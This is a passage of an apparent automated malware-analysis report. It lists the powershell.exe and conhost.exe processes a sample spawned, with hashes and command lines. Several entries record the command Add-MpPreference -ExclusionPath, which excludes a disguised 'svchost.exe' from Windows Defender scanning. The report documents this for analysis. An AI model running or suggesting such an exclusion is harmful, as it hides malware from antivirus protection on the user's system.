MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 1264 Parent PID: 5168

General

Start time:	16:13:06
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3532 Parent PID: 6188

General

Start time:	16:13:07
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3676 Parent PID: 3976

General

Start time:	16:13:07
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5736 Parent PID: 6088

General

Start time:	16:13:07
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6344 Parent PID: 1264

General

Start time:	16:13:09
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 4144 Parent PID: 5168

General

Start time:	16:13:09
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 2812 Parent PID: 5736

General

Start time:	16:13:10
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 2456 Parent PID: 6088

General

Start time:	16:13:11
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 1488 Parent PID: 4144

General

Start time:	16:13:15
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6148 Parent PID: 5168

General

Start time:	16:13:16
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4856 Parent PID: 2456

General

Start time:	16:13:16
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6760 Parent PID: 6088

General

Start time:	16:13:16
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 3084 Parent PID: 5168

General

Start time:	16:13:18
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\E59A6148\svchost.exe' -Force
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4864 Parent PID: 6148

General

Start time:	16:13:18
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5000 Parent PID: 6760

General

Start time:	16:13:18
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Disassembly

Code Analysis